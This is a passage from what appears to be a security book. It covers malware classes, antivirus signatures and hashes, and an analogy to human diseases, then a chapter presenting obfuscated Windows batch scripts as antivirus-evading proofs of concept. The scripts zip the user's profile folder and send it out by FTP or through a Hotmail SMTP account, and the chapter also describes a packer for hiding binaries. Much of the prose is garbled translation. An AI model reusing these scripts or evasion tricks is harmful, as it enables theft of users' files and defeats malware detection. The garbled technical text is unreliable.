Imagine now all the knowledge about the same product: design, production method, components. This knowledge must be well guarded in a dedicated computer. But this computer is disabled by a energy overload, and as a result all of the data stored there is lost. Unless there was a copy, potentially all the knowledge was unrecoverable.

If the data was not entirely obliterated, the damage might have been sufficient to corrupt the archives, and part of the knowledge

was lost.

If a manager of this enterprise wants to access the details of the project but does not have the necessary credentials, he might send a document for that sector to the director, requesting that his level of access be modified. The director is careful and uses the mechanism of digital signature on all such documents. The manager has no access to the digital signature of a director, and his sector quickly realizes that the document was not properly signed. Therefore, it is not authentic.

To find out who sent the false document, the director makes a request to his sector to proceed with an investigation. His sector collects sufficient information to prove that the document was sent by the manager, who cannot deny having made the request.

As we covered in a previous chapter, the computer, or more precisely the hardware that composes it, is a series of resources—processor, memory, systems of I/O, and slide bar—managed and made available to a user through a layer of abstraction that hides the complexities of each one of them. The management of these resources and the implementation of this layer of abstraction is the responsibility of a program that belongs to a specific class: the operating system.

Programs to create documents, reproduce different media, publish images and movies, and provide antivirus protection are classes of programs with different functionalities.

But some of these programs by chance have functionality that allows the pillars of information security to be subverted; others are developed with the intention of perpetrating criminal practices. Such programs make part of a special class of malware, a contraction of two words of the English language: malicious software.

To understand how malware functions, analysts study static analysis and dynamic analysis. In static analysis, the code of the product in question is studied. This is nothing more is the set of steps (basic operations in machine language) that determine the functionalities of the program.

In the dynamic analysis, the analysts execute the product

inside a controlled environment, watching and registering the results of this execution, the interaction of the malware with the operating system, and the modifications created in the computational environment.

Both analyses make it possible to start defining systems of taxonomy that allow us to organize the acquired knowledge and allow characterization and classification of the object of study; in other words, it becomes possible to build a qualifying system that understands in an agile way the peculiarities of each subclass of malware in existence.

In spite of all the malware attempting to breach the security of information at its origin, each one does it through different mechanisms. First of all, it is necessary to say that the classification problem of malware is so complex that it is not an open and shut subject. With new technologies and mechanisms, there are new vulnerabilities to be explored. The field is constant updating the taxonomy. Arranged thus, we are going to talk a little more about each one of the next subclasses:

- virus
- trojan
- worm
- bots

Besides, malware uses different techniques, including:

- back doors
- phishing
- rootkit

Virus:

The name of this subclass is often used by laymen as a synonym of malware. However, computer viruses are a subclass of malware.

The main characteristic is the need to be able to infect a system by hiding inside other programs, in sectors of the boot disk, and even in archives of many formats that are disseminated by the machines. It loads the infection into these places by the

mechanism of replication. In other words, the virus inserts copies of its codes in the archives or other places that then will become infected.

An important fact that must be mentioned is that in the attempt to avoid detection of its presence in systems by antivirus programs through the signatures used, some viruses have capacity of modifying their code before effectuating a new infection. If also includes mechanisms of cryptography, the recognition task becomes more and more difficult.

An example of a computer virus is Olympic. Its name comes from the fact of his relation with the winter 1994 Olympics. It was infecting archives of the type.COM, and while it executed was drawing the Olympic rings in the screen of the computer. However, it was also effectuating operations of writing on the disk of the machine, corrupting user data, and affecting the entirety and availability of same.

Trojan:

Different from what we saw in the virus definition, the malware in this category has no mechanism of infection of other programs or archives. In other words, it is not propagated through these vectors. In fact, the Trojan does not even use its own mechanisms to propagate; the actions of human agents do that.

The Trojans disguise themselves as programs that could interest the users for different reasons. Very often such a disguise includes some degree of social engineering, with the purpose of convincing the victims of the benefits offered by the malicious tool.

Those who are convinced install the program in their systems, effectively making them vulnerable to the execution of malicious actions.

This subclass has the name Trojan because of the large wooden horse presented as an offering to the Trojans in which the Greek warriors hid. Once inside the city, the Greek warriors opened the horse, allowing their army to emerge and attack.

As an example, there is a Trojanlike malware called ransomware—a combination of two English words, ransom

(money demanded after seizure of person or property) and software. These programs prevent users from accessing data and present a financial demand to restore access again. Such programs can work in two different manners.

In the most technical and complex, the malware encrypts the user's archives, moving the original archives of the system.

This mechanism makes the use of the system impossible for the user, like for example by the constant presentation on screen on any other one of the system, which hides the data.

Trojan ransomware "Cryptolocker" used the more complex method, encoding the archives of the users and making a request for financial compensation to undo the operation.

After series of investigations, agents of the law managed to obtain a list containing the crypto keys used by the creators of Cryptolocker. With this, it was possible to develop an application that deciphered the corrupted archives, without the necessity of payment of the ransom demanded by the criminals.

Worms:

Viruses need a bearer to be scattered in order to infect and replicate. Worms do not use these mechanisms; they work by replication. Like the Trojans they are independent programs, without needing other digital files as propagation vectors.

Like Trojans, the worms can use techniques of social engineering to propagate, or alternatively to exploit some vulnerability of the system to do it.

In 2014, investigators discovered a worm whose main characteristic was that instead of infecting users' computers, it targeted equipment such as routers of a specific manufacturer. The malware was called "the Moon" because it used images alluding to the movie of the same name.

Bots:

"Bot" is a contraction of the word ROBOT. Bots are healthy agents that execute tasks that are not necessarily malicious.

An example of beneficial bots are web crawlers. The task of these agents is it of visiting pages web normally with the intention

of building rates as to this. Internet searchers do use massive data from these agents, among other tools.

However, bots can be used for criminal activities. In this case, they are developed with the intention of contaminating systems of the users. From the moment that a system is infected, it starts to receive orders from a center of command and control (C&C), and the generation and sending can be used for many illegal activities such as phishing and spam.

In addition, criminals make use of machine networks infected by malicious bots to produce attacks known as distributed denial of service (DDoS). Briefly, DDoS forces controlled machines to send the maximum number of requests for the target. Depending on the number of requests, this can use all the target's resources or severely limit them, and legitimate requests can be difficult to handle.

The amount of money produced per hour in sales of e-commerce worldwide, it is easy to see that an attack of this type can produce a considerable problem.

Backdoor:

The term backdoor is a contraction of "back door." The idea here is that programmers can intentionally implement functions in programs that create or enable undocumented forms of access to the system. The danger brought by these forms of access is the possibility of that these simply ignore the existing mechanisms of protection of access. So in a system that has a backdoor, it becomes possible to access the system without the necessary credentials.

It is possible to point out the existence of malware after it has infected systems because backdoors effectively create a hidden point of entry to be exploited by the criminals.

Phishing:

This is the name given to techniques that use social engineering to exploit vulnerabilities to acquire data of several classes (such as names, signatures, and bank identities) of the users.

An attacker normally forges a situation to acquire the

confidence of the user and takes advantage of that confidence so that the user hands him the wanted data. An example of this technique is the distribution of e-mails indicating that the user needs to reregister at a specified bank. When the user clicks the supplied links, the user will be redirected to a site that appears the same as that of the bank in question, finds a form to be filled out, where among other data, he puts his banking information and signature.

Obviously that site is not the real bank's open to question. It is designed by criminals who intend to compromise the user's confidentiality and data. Once in possession of this information, the criminals will use to crime.

This technique also can be employed with the intention of distributing more several types of malware, enlarging the number of contaminated systems.

Rootkits:

Rootkit is the term attributed to a program or set of programs whose intent is to hide other programs (or processes) from detection. So, in spite of not being necessarily malignant, a clear potential by association takes place here with the malicious component, as the capacity to hide its traces is crucial for the survival of any malware.

A case with repercussions was the adoption by a rootkit of part of a great record company to control musical authorial rights. The CDs that contained this malware included an application to reproduce the music. The user also was installing that rootkit, which integrated a set of tools that were obstructing the copy of the music.

Regarding this case, two questions were launched, and they deserve discussion. Does a business have the legal right to alter a user's system without explicitly requesting authorization? And if the installed rootkit presents faults that make it to attack and compromise a user's machine should the business be held responsible for the damages eventually caused by the invasion?

Finally, the complexities of technologies present many ways of

being explored, including for activities with illicit ends. The quantity and heterogeneity of malware and the techniques used for them comprises a great volume of information in constant modification and study.

To know more:

1. <https://www.f-secure.com/v-descs/olympic.shtml>
2. Details about Trojan ransomware:
3. <http://www.bromium.com/sites/default/files/bromium-report-ransomware.pdf>
4. Details about the Worm “TheMoon”
5. <https://isc.sans.edu/diary/Linksys+Worm+%22TheMoon%22+Summary%3A+What+we+know+so+far/17633>
6. <http://w00tsec.blogspot.com.br/2014/02/analyzing-malware-for-embedded-devices.html>
7. <http://blogs.technet.com/b/markrussinovich/archive/2005/10/31/sony-rootkits-and-digital-rights-management-gone-too-far.aspx>
8. <http://www.bitdefender.com/resourcecenter/virus-encyclopedia/>

5 ANTIVIRUS

What is antivirus software? A little history.

Antivirus software is basically an analyzer of archives.

It opens a file, analyzes the content, and based on certain criteria judges whether the program is malicious or not, If it is considered malicious, the antivirus software decides to removes it or not this archive.

Computer viruses were started as jokes and were mostly proofs of concept. One of the first computer viruses had a piece of news—the “Brain” or “Pakistani Brain.” Developed by two Pakistani brothers who were selling pirated software, the intention was to find out where the copies of the programs would go.

Gradually, however, computer viruses were gaining malicious characteristics, like the virus Jerusalem (Friday the 13th) that, on that date putting the archives of the users out. Based on the Friday the 13th virus, another appeared on Saturday the 14th that besides putting the archives out was showing a message saying what Saturday was not a day of working.

Some viruses were infecting computers themselves in addition to infecting the archives. This was compromising resources as memory and processing and consequently the computer was becoming extremely slow, making it impossible to use in daily work.

For this reason, and owing to the success of the personal computer and its ubiquity in the domestic and business environments, which started between the end of the eighties and the beginning of the nineties, it was clear that it would be necessary to create equipment with guaranteed reliability.

Among other results, the search for this reliability catalyzed the development of the first antivirus software that was developed by

technicians like Peter Norton, father of the NAV (Norton AntiVirus), which would subsequently be acquired by Symantec.

Other antivirus software presented some features that differentiated it from the competition. The McAfee program known as Scan was composed of two parts. Scan located infected archives, and Clean was responsible for cleaning them. The programs did not work together. First it was necessary to discover the infection with the scan; after that, cleaning removed it. Detection and cleaning ran in parallel.

However, not all of the identified viruses were susceptible to cleaning, even when there seemed to be that possibility. Much later, the two programs were unified.

An antivirus program that deserves note was called Dr. Solomon's. At the time, that software offered the biggest cleaning capacity, managing to remove viruses that the competing programs were not getting. Dr. Solomon's business was subsequently acquired by McAfee.



Figure 6: Vaccine

The main technique applied in analysis is based on signatures. The antivirus program contains series of signatures previously extracted from virus samples. Just like the recognition of firms in a registry office, where signatures are verified using others stored previously, the antivirus software looks for this signature extracted inside the existing files in the computer, and if one is found, the file is considered malicious.

Signatures

Signatures are sequences of codes of varied sizes that identify one or more malicious archives, something that seemed a good idea up to the arrival of Apoc@lypse. A signature might be a sequence of codes in computer language. "9B 37???? 57 83 CD." Another code might be any sequence of the type "IAMACOMPUTERVIRUS."

Signatures cannot be very small or generic, since that can produce a "false positive" call, wrongly identifying a file as being maliciously infected.

The signature "IAMACOMPUTERVIRUS" is much more, because it specifies a signature when it says "VIRUS" or "COMPUTER."

While it is checking archives, the antivirus program will be going to look for these signatures in the files. If the sequence is found, the program warns the user or execute preprogrammed tasks.

"LOREM COMPUTER IPSUM DOLOR VIRUS SIT AMET,
CONSECTETUER ADIPISCING ELIT. AENEAN COMMODO LIGULA
EGET DOLOR. COMPUTER AENEAN IAMACOMPUTERVIRUS
MASSA. CUM SOCIIS NATOQUE PENATIBUS ET MAGNIS DIS
PARTURIENT VIRUS MONTES, NASCETUR RIDICULUS COMPUTER
MUS. DONEC QUAM FELIS, COMPUTER ULTRICIES NEC..."

Hash

Another technique also used by the antivirus software is the use of cryptographic hashes, a mathematical function that would get something like the only identification of the archive. Different from the signatures, which creates a text or standard look for the program inside the archive, the cryptographic hash is produced for the entire archive.

There are several types of hashes. The most famous are MD5, SHA1, SHA256, among other algorithms.

The application of this type of technique is quicker because

when the hash of the archive was produced, it was compared with a list of malicious hashes previously compiled from analyzed malicious archives.

Why not use only hashes and not signatures?

As said previously, a hash is a signature only and calculated on the whole content of the archive, and good hash algorithms produce different exits for small changes or variation of the archives. Besides, they also minimize the means of collisions. In other words, different entry archives manage the same hash, so that malware previously analyzed and stored deceives the system of comparison. The hash needs only small modifications so that its functionality is not compromised.

While using only the hash, the antivirus software would need an enormous database and would not be able to identify a least variation of a malware. This capacity to identify generic characteristics can mainly be done with signatures.

Heuristics

When we negotiate directly with archives, there are other data involved that we might use in an analysis, such as file name, extension and size. The problem is that these variables can be easily upset, so they do not constitute good alternatives for the composition of the signatures.

For executable archives (archives with extension EXE, among others) of the Windows operating system, we might use characteristics like size of the image of the archive (size of image), dates from the “link-publication” (team dates stamp), the entry (entry point), size of the code (size of code), etc. The more specific, the better the quality and the bigger guarantee that we are speaking/working with the wanted archive.

The problem with this method is that it is used in antivirus laboratories to produce signatures, but it is not executed in the machine of the user.

Is eradication possible?

To answer this question, we can compare malicious archives with any existing digital archives (applications/programs, documents, photos, videos). The way the Internet operates, with resources of processing and storage distributed globally, covering regions with totally different sets of laws, guarantees that as soon as a digital archive is stored there, total removal becomes a Utopian concept. And several cases of celebrities who request removal of intimate material on the Internet prove this consideration. Material never stops being available; it is just a little more difficult to find it.

After analysis by specialists of malicious files, solutions are proposed to moderate the negative effects, eventually making even harmless malware open to question. But the speed at which new malicious code appears, and the techniques of implementation of same, proves that the total protection against this enemy is something that we will not reach.

Now we start to question the security of the use of antivirus software.

6 HUMAN DISEASES

Diseases are a great fear of society. In simplified form, they can be caused by three main factors: the stress of aging, some genetic defect, or invading organisms.

As are computers, humans are fragile and sensitive to many types of infections, degeneration, and genetic diseases. Unfortunately for us, today it is easier to substitute a device of hardware for heart. Besides, to restart a human one is not always possible.

Diseases of advanced age

We are going to begin for the longest group of the diseases, the diseases of advanced age. We all want a long life, to use our body up to its limit and leave hardly anything for the decomposition of the food chain. But like computers and software, with the passage of time, we become obsolete. Fortunately, we can see ten generations of computers as they rise to prominence and then disappear during our lives.

The signs of aging are continuous and progressive, but they're slow so that we are not frightened and can adapt to the new conditions.

As with computers, stronger persons are born every day. In our thoughts we visualize everything perfectly, but the body does not correspond appropriately, because now we are slow like the computers from ten years ago. The wrinkles appear, the hair is white or falls, but we are still productive. For forty years we are at the best of our professional performance. Our database of information and experiences allows to us to make better decisions than our quicker and younger counterparts. More money and more information, besides our qualities, are all that we have to face the youngest for the search for survival and the maintenance

of relationships. Are our jobs threatened? Are we all not afraid of being exchanged for a younger model, with a more current processor and a bigger memory?



Figure 7: Advancement of age. The time goes by still more quickly for technologies.

By sixty-five years, we are already in the last phase of life. The last third of our journey is certainly the most difficult and causes a bigger impact to our body outside and inside. Our appearance in general is not encouraging at all, and it is good at this point if we have already found the love of our life. Our bones are weak, and we must walk with care.

“Radical” activities become more and more dangerous. Skating, for example, can lead to a tumble, and a fracture in this age can bring serious consequences. Our muscles have no strength and deteriorate more each day, making basic tasks, such as climbing stairs, difficult. Lifting grandchildren will put stress on the back, which can represent a danger for the child and the grandparent.

We do not hear as well in this age, and our vision requires increasingly stronger glasses, but we get used to our declining faculties. Our touch and taste diminish, and thank God that the science has invented the dental implants and Viagra.

So the question is simply how much longer we will live, and how much longer we still will receive flowers on our birthdays. If we were like computers, we could be useful equipment up to the

last possible instant. But the death reaches all and personally we still do not know any XT (old popular computer of the eighties) in operation. It would be as if an Egyptian mummy was alive and walking around today.

Infections

In spite of being at the top of the food chain, there are many organisms that find us a good meal. Worse than hungry lions, there are billions of micro-organisms stealthily trying to devour us or using our body as a sort of free hotel.

Invisible, furtive, and very efficient, the parasites, bacteria, and viruses are the most abundant forms of life on the planet. It is really amazing we are still alive. Probably this type of organism is cleverer than the human ones, since they always leave a little food for the next generations; this strategy has served these organisms since the beginning of life on the planet.

A parasite is any living being that survives by obtaining resources from his “landlord” without permission and without offering anything useful in exchange. Normally they enter us through food we eat or air we breathe.

Bacteria, primitive and simple, can cause the sepsis (disease caused by generalized infection) and kill in a few days. They are the owner of the planet. They are highly successful, and they probably have the biggest population of all organisms.

Some can live without oxygen, being the most adaptable sort we know about. It is probable that they will survive for millennia after the human era. There were the first organisms to live on land, and they will continue to the last, whether the end comes in the form of an asteroid or the exhaustion of our sun.

Clearly not every bacterium is deadly. In fact, we would not survive without them, given that they constitute part of our food chain and of our phylogenetic tree. They also are present and necessary in basic functions of our bodies such as the digestive process.

The viruses are perhaps the best known inhabitants of this microuniverse, a sort of “pop star” among our examples. Small

and furtive, they have the skill to be spread by the air or our blood and other bodily fluids, among other means. Viruses create new versions of themselves in a short time, so that the vaccines that work this year are useless in subsequent years, which demands research and constant updating. We are tired of hearing doctors tell us, “You have a viral illness.” We want to know what the virus is and how it entered our body.

The flu virus is one of the best known viruses and a flu pandemic presents a danger to humanity. In May 2014 the almost-eradicated virus of poliomyelitis showed its strength and made the WHO (World Health Organization) declare the return of polio, for the second time since its creation in 1948, a “global health emergency.”

We fear the human immunodeficiency virus (HIV) for its method of transmission—mainly sexual contact between people.

The vaccine is our great weapon against the viruses. Vaccination programs en masse protect whole nations against some of these threats. And sometimes we succeed in eradication, as in the cases of the poliomyelitis, smallpox, and measles.

Does anybody remember smallpox? The virus that causes this disease does not exist anymore in the population. It has been eradicated. However, some samples are guarded in two high-security laboratories, one Atlanta, Georgia, in the United States and the other in Koltsovo in Russia. But who knows? Some may exist in the fridge of some mad terrorist, or under the control of police in some unstable country, or in insecure laboratories. It is a problem that there are generations of people who are more vulnerable to the smallpox virus than we were in the past. We can say that our immune system has forgotten how to fight this invader.

That happens also in the modern antivirus programs; they remove from databases the signatures of old viruses that do not present risks to the most modern operating systems.

Genetic diseases

If at some moment during our conception something goes

wrong, we may be given by one or both of our parents a defective or mutated chromosome. That may make us redheads or albinos, but it also can make our life very difficult.

An infinity of apparent deformities can appear, we can have too many or too few limbs or digits, or the brain, blood, muscles, or bones may be affected. Some diseases calcify our muscles, trapping us in our body. A person with ataxia loses control of movement, gradually stop walking, then stops seeing and then speaking. To the despair of the patient, the brain is still functional. Imagine living without a viable body, having only hearing as contact with the world, but hearing everything without seeing, speaking or touching anything. That is desperation.

There are still genetic changes that are positive. Some of us may have evolved into this healthy state. There are, for example, a few persons who are naturally immune to certain serious diseases.

At present, scientists of the world are developing inquiries about genetic manipulation, not only for cures of determined diseases but also genetically modifying plants as an "improvement" in crop yield. Some claim that this will also improve health.

In computers we have the same issues: viruses, bacteria, and genetic diseases. Viruses they all know already, for the same name is used in biology. We will discuss bacteria in the next chapter. With regard to genetic problems, we can compare them with the faults of projects and planning of all the software that makes the computer work. This subject deserves its own book, and we are waiting broach the subject soon.

7 DIGITAL BACTERIA

As mentioned before, we manipulated in the digital world the equivalent of a bacterium to transport a genetic viral code. Thus, we are going to present our symbiotic bacterium. We created our bacterium in the MS-DOS operating system because it is the first Microsoft operating system. Why is MS-DOS still hidden inside recent versions of Windows? Because there is a necessity to maintain compliance and compatibility with legacy software (programs developed for previous operating systems). Besides that, MS-DOS (the commands interpreter) is still a powerful tool for advanced users and system administrators around the world. MS-DOS is old technology, an environment to create our host bacterium.




Figure 8: Escherichia coli bacterium.

MS-DOS commands are normally accepted by the operating system, and the antivirus software didn't see this as a threat. MS-DOS commands are the perfect way to build a virus. But we discussed this possibility at the end of our research. However,

didactically we start our explanation by demonstrating how to build the host code. We present how to use batch bacteria and vulnerability exploitation together using the Windows MS-DOS command. However, in Linux OS, Mac OS, and Android it is possible to use shell script commands. We use the concept in conjunction, but it is suitable to use separately.

We identified in our research that it is possible to hide anything in batch script or shell script. Nevertheless, BAT and shell scripts are one type of executable archive and perfectly legible text for anyone who understands the syntax. In a simple and quick way, we can write commands accepted by the text interpreter in a batch file. Our examples are based on the platform MS-DOS.

There are many old viruses in batch files. What is the novelty?

We created a Trojan with a batch file. In this way, it was possible to transport a binary archive in a script batch. That is, we also created a packer (packer program file). Finally, we used a batch file in order to create another file and to schedule execution for later on.

Equally important, it was possible to bypass antivirus protection, and in addition the sandbox (system automated for analysis of virus) analysis failed and did not detect any suspicious activity.

If you look from the outside, this truck is harmless, and the all people accept its presence. However, inside the truck there are many weapons hidden, and it can be dangerous for us.

Proof-of-concept following, it is able to compact information on the target machine and send this information to another computer by FTP. The FTP is an acronym for file transfer protocol, a method of transmission of files between computers. It has special characteristics. It is able to create other loaded archives, and it can schedule a future execution. We always used old and obsolete commands; however, there are several options for handling screens, user interaction, and system interaction commands that might be used.

```

set a=r
set b=u
set c=i
set d=z
set e=1
set f=2
set g=q
set h=w
set i=a
set j=s
set k=x
set l=p
set m=t
set n=o
set p=d
set q=k
@echo off

set FILETOZIP=%UserProfile%/*
set TEMPDIR=%temp%\tempdrf
rmdir %TEMPDIR%
mkdir %TEMPDIR%
xcopy "%FILETOZIP%" "%TEMPDIR%"
echo Set objArgs = WScript.Arguments > %temp%\%username%.vbs
echo InputFolder = objArgs(0) >> %temp%\%username%.vbs
echo ZipFile = objArgs(1) >> %temp%\%username%.vbs
echo CreateObject("Scripting.FileSystemObject").CreateTextFile(ZipFile, True).Write "PK"
^& Chr(5) ^& Chr(6) ^& String(18, vbNullChar) >> %temp%\%username%.vbs
echo Set objShell = CreateObject("Shell.Application") >> %temp%\%username%.vbs
echo      Set source = objShell.NameSpace(InputFolder).Items    >>
%temp%\%username%.vbs
echo objhell.NameSpace(ZipFile).CopyHere(source) >> %temp%\%username%.vbs
echo wScript.Sleep 2000 >> %temp%\%username%.vbs
CScript %temp%\%username%.vbs %TEMPDIR% %temp%\%username%.zip

echo %a%%a%%b%%c%%d%>%TEMP%\%username%
echo %e%%f%%g%%h%%i%%j%%d%%k%>>%TEMP%\%username%
echo bin>>%TEMP%\%username%
echo lcd "%temp%"
echo put "%TEMP%\%username%.zip">>%TEMP%\%username%
echo disconnect>>%TEMP%\%username%
echo quit>>%TEMP%\%username%

f%m%%l% -i -%j%:%TEMP%\%username% localhost

del %TEMP%\%username%.*

```

It is necessary to understand word commands to be able to interpret what the program above performs step by step. We could write this program more clearly, but it is a simple example of obfuscated code in order to make it difficult to read and understand. This is a simple method, but all the antivirus software

was bypassed in a stealthy way.

People who know MS-DOS and the old clipper language will understand what we did in this program. This program, which is invisible, is able to defeat all the antivirus and systems of analysis of malware. We are talking about **macro substitution** (a resource where the content of a variable can be interpreted like command of the system). This is a resource that does not exist in many modern languages, but, in the past, it allowed the creation of programs able to execute codes interpreted at the time of execution.

SET A = dir (Variable receives the text "dir")

Echo %%A (The content of A is presented)

%%A (A it is executed, in our example A it is the same as the command "dir" then %% there is the same as the execution of the command "dir")

Notice that in our proof of concept several commands are composed by the concatenation of variables. This is very important because we get to defeat all the antivirus programs that looks for the signature of potentially dangerous commands.

The variables concatenation allows the creation of a command using obfuscated code technique, so the operating system executes the content of the variable, and in this way it bypasses the antivirus protection and avoids detection. The antivirus does not get read by the variables content.

For antivirus software, commands are dangerous, but the content of variables is not.

That also makes the code difficult to write, read, and interpret, even for a qualified professional antivirus team. This example is quite simple. There are more elegant ways to execute the same operation, but this makes it easier to detect than previous forms. For example, we could randomly search in the alphabet inside existing files in the user's machine. After all, the result could be encoded in Base 64 (standard of codification of images generally used in the Internet). As we said earlier, this way is extremely easy

to program, because the result is only a command line.

If you look in the above program, we used ECHO command—that is, MS-DOS command—which prints out something in the screen. However, we used ECHO command, and we created a program that directs the result to another archive. As a result, this program writes another program, and it is just like a text editor. Completely harmless. However, the code that it writes can be very useful and extremely dangerous.

The objective is to demonstrate the dissociation between the origin and the execution, because a layer camouflage is very efficient. Even if the malicious code is detected, its origin is protected.

Environment variables allow us to execute personalized actions, because we could use places or users' names to improve the camouflage, which guarantees the unique identity for each archive.

Unidentified origins and unique archives with evil commands for each target.

The following code is very similar, but we used Hotmail instead of FTP for data exfiltration.

```
set a=r
set b=u
set c=i
set d=z
set e=1
set f=2
set g=q
set h=w
set i=a
set j=s
set k=x
set l=p
set m=t
set n=o
set p=d
set q=k
@echo off

set FILETOZIP=%userprofile%\*
```

```

set TEMPDIR=%temp%\tempjh
rmdir %TEMPDIR%
mkdir %TEMPDIR%
xcopy "%FILETOZIP%" "%TEMPDIR%"
echo Set objArgs = WScript.Arguments >> %temp%\%username%.vbs
echo InputFolder = objArgs(0) >> %temp%\%username%.vbs
echo ZipFile = objArgs(1) >> %temp%\%username%.vbs
echo CreateObject("Scripting.FileSystemObject").CreateTextFile(ZipFile, True).Write
"PK" ^& Chr(5) ^& Chr(6) ^& String(18, vbNullChar) >> %temp%\%username%.vbs
echo Set objShell = CreateObject("Shell.Application") >> %temp%\%username%.vbs
echo Set source = objShell.NameSpace(InputFolder).Items >>
%temp%\%username%.vbs
echo objShell.NameSpace(ZipFile).CopyHere(source) >> %temp%\%username%.vbs
echo wscript.Sleep 2000 >> %temp%\%username%.vbs

echo Set objEmail = CreateObject("CDO.Message") >> %temp%\%username%.vbs
echo objmail.From = "youremail@hotmail.com" >> %temp%\%username%.vbs
echo objEmail.Subject = "your message" >> %temp%\%username%.vbs
echo objEmail.To = "youremail @hotmail.com" >> %temp%\%username%.vbs
echo objEmail.Textbody = "email de teste enviado por uma bactéria MS DOS ASCII.
Funciona no Win 8" >> %temp%\%username%.vbs
echo objEmail.AddAttachment "%temp%\%username%.zip" >>
%temp%\%username%.vbs
echo objEmail.ConFiguretion.Fields.Item _ >> %temp%\%username%.vbs
echo ("http://schemas.microsoft.com/cdo/conFiguretion/smtpusessl") = True >>
%temp%\%username%.vbs
echo objEmail.ConFiguretion.Fields.Item _ >> %temp%\%username%.vbs
echo ("http://schemas.microsoft.com/cdo/conFiguretion/smtauthenticate") = 1 >>
%temp%\%username%.vbs
echo objEmail.ConFiguretion.Fields.Item _ >> %temp%\%username%.vbs
echo ("http://schemas.microsoft.com/cdo/conFiguretion/sendusing") = 2 >>
%temp%\%username%.vbs
echo objEmail.ConFiguretion.Fields.Item _ >> %temp%\%username%.vbs
echo ("http://schemas.microsoft.com/cdo/conFiguretion/smtpserver") = _ >>
%temp%\%username%.vbs
echo "smtp.live.com" >> %temp%\%username%.vbs
echo objEmail.ConFiguretion.Fields.Item _ >> %temp%\%username%.vbs
echo ("http://schemas.microsoft.com/cdo/conFiguretion/smtpserverport") = 25 >>
%temp%\%username%.vbs
echo objEmail.ConFiguretion.Fields.Item _ >> %temp%\%username%.vbs
echo ("http://schemas.microsoft.com/cdo/conFiguretion/sendusername") =
"youremail@hotmail.com" >> %temp%\%username%.vbs
echo objEmail.ConFiguretion.Fields.Item _ >> %temp%\%username%.vbs
echo ("http://schemas.microsoft.com/cdo/conFiguretion/sendpassword") =
"yourpassword" >> %temp%\%username%.vbs
echo objEmail.ConFiguretion.Fields.Update >> %temp%\%username%.vbs
echo objEmail.ConFiguretion.Fields.Update >> %temp%\%username%.vbs
echo objEmail.Send >> %temp%\%username%.vbs

rem CScript %temp%\%username%.vbs %TEMPDIR% %temp%\%username%.zip

copy %TEMP%\%username%.vbs

del %TEMP%\%username%.*
rd %tempdir%

```

The following example is bigger than the first example. We

show how we created a packer to transport a binary archive in a batch file. We used a binary archive (executable program) that anyone can imitate.

We are showing it partially because we would like that you to understand the concept. After program execution, you will have in the folder %temp% the program clone.exe. It will be the same original executable program, and you can execute it without fear. The hash will not be the same, because we do not adjust the end file. Some blank spaces are printed out in the end.

The first defense of all antivirus is the search for the signature in files, because this method is more efficient and accurate. Signature is an algorithm or hash (a number derived from a string of text) that uniquely identifies a specific virus. In this example, we show how to bypass a hash system. We can to create a program with the same functionality of others, but where the file is extracted, the hash will be completely different. The same file can produce billions of different identifications; thus, it is totally impracticable to register in any antivirus signature base.

Observe in this code that we used a simple way to convert the machine language from a binary file to letters of the alphabet. In this way, we created a simple crypto code, which we can easily revert, based on the ASCII table (American Standard Code for Information Interchange).

1: @	2: @	3: *	4: *	5: *	6: *	7: *	8: *	9: *
10: *	11: &	12: *	13: *	14: *	15: *	16: *	17: *	18: *
19: *	20: *	21: *	22: *	23: *	24: *	25: *	26: *	27: *
28: *	29: *	30: *	31: *	32: *	33: *	34: *	35: *	36: \$
37: *	38: *	39: *	40: *	41: >	42: *	43: *	44: *	45: -
46: *	47: /	48: 0	49: 1	50: 2	51: 3	52: 4	53: 5	54: 6
55: ?	56: 8	57: 9	58: :	59: ;	60: <	61: =	62: >	63: ?
64: @	65: A	66: B	67: C	68: D	69: E	70: F	71: G	72: H
73: I	74: J	75: K	76: L	77: M	78: N	79: O	80: P	81: Q
82: R	83: S	84: T	85: U	86: V	87: W	88: X	89: Y	90: Z
91: \	92: /	93:]	94: ^	95: _	96: {	97: a	98: b	99: c
100: a	101: e	102: f	103: g	104: h	105: i	106: j	107: k	108: l
109: n	110: o	111: p	112: q	113: r	114: s	115: t	116: u	117: v
118: w	119: w	120: x	121: y	122: z	123: c	124: i	125: y	126: ~
127: *	128: *	129: *	130: *	131: *	132: *	133: *	134: *	135: *
136: *	137: *	138: *	139: *	140: *	141: *	142: *	143: *	144: *
145: *	146: *	147: *	148: *	149: *	150: *	151: *	152: *	153: *
154: *	155: *	156: *	157: *	158: *	159: *	160: *	161: *	162: *
163: *	164: *	165: *	166: *	167: *	168: *	169: *	170: *	171: *
172: *	173: *	174: <<	175: >>	176:	177:	178:	179:	180:
181: *	182: *	183: *	184: *	185: *	186:	187:	188:	189:
190: *	191: *	192: *	193: *	194: *	195: *	196: -	197: *	198: *
199: *	200: *	201: *	202: *	203: *	204: *	205: *	206: *	207: *
208: *	209: *	210: *	211: *	212: *	213: *	214: *	215: *	216: *

Figure 9: Symbols and codes of the ASCII table.

Figure 10 displays a result of the command type. Only a few parts of the program are being presented by the MSDOS command that can be read by humans. However, the strange symbols are commands that the operating system interprets and executes like commands.




Figure 10: binary of Windows Media Player.

Anyway, the binary file was read and rewritten using the alphabet and grouped in blocks. Simple and efficient method.

```

